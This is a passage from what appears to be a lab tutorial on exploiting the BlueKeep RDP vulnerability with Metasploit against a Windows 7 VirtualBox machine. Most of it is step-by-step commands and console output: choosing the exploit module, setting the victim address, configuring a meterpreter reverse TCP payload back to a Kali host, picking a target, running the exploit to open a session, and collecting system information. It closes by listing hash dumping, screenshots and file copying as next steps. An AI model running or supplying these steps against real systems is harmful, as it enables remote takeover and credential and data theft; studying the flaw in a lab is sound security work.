
3 As now Framework loads then Type Search, Blue Keep it will list of module [Bluekeep is RDP Flaws Vulnerability Name]



4 Now type the Use 1 to select the exploit


5 Now required to Point the Victim machine IP to exploit RDP service, so type Command set RHOSTS 192.168.56.103 so in this scenario it will be windows seven machine

6 Now type Options to Verify that RHOSTS IP




7 Executed set payload windows/x64/meterpreter/reverse_tcp to make the connection between the victim and attacker machine

8 Now again the Type options command and verify RHOSTS and RPORT Details



9 In the Payload, Option set the Kali Linux machine LHOST and LPORT so it can establish the session



10 set the target system according to a choice of operating system and environment, so in this scenario, it will be two as lab setup in the VirtualBox

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
```

11 Set the Target 2 for VirtualBox environment

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
```

12 Exploit. Attacker establish the session with the victim on port 4444 which will enable the meterpreter session

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.56.103:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound
 MS_T120 channel.
[*] 192.168.56.103:3389   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.103:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Cha
nnel count 1.
[!] 192.168.56.103:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.56.103:3389 - Surfing channels ...
[*] 192.168.56.103:3389 - Lobbing eggs ...
[*] 192.168.56.103:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.56.103:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Sending stage (206403 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:49158) at 2020-02-10 11:30:09 +0000
```

13 Once session establish attacker can run sysinfo commands on the Victim machine and get the system information

```
meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

14 An attacker can collect Victim Machine hash dump which reveals the admin privilege, take a screenshot, copy the file from the machine and perform a variety of task according to his requirement